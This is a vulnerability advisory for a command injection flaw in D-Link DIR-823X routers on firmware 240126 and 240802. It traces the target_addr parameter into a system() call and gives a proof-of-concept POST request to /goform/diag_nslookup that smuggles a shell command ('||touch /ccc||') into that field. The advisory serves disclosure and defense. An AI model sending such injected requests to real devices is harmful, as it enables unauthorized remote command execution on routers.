# Information

**Vendor of the products:** D-Link

**Vendor's website:** <http://www.dlink.com.cn/>

**Reported by: He Nan([2777256035@qq.com](mailto:2777256035@qq.com)) , Zhao Jiangting([sta8r9@163.com](mailto:sta8r9@163.com))**

**Affected products:** DIR-823X AX3000 Series Routers

**Affected firmware version:** 240126, 240802


**Firmware download address:** <http://www.dlink.com.cn/home/product?id=3118>

# Overview

A command injection vulnerability in D-Link DIR-823X Series Routers with firmware versions 240126/240802 allows an authorized attacker to execute arbitrary commands on remote devices by sending a POST request to /goform/diag\_nslookup via the corresponding function, triggering remote command execution.

# Vulnerability details

By analyzing the sub\_41710C function in this binary file, we can see that the value of target\_addr is passed to the variable s via the snprintf function, and the variable s is then used as an argument for the system function. Therefore, by maliciously injecting a value into target\_addr, remote code execution can be achieved.



This function can be triggered by submitting a POST request to /goform/diag\_nslookup.

# Poc

POST /goform/diag\_nslookup HTTP/1.1

Host: 192.168.122.130

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/114.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 67

Origin: http://192.168.122.130

Connection: close

Referer: http://192.168.122.130/login.html

Cookie: sessionid=00000000000000000000000000000000; token=00000000000000000000000000000000

target\_addr=||touch%20/ccc||&token=00000000000000000000000000000000

# Attack Demonstration

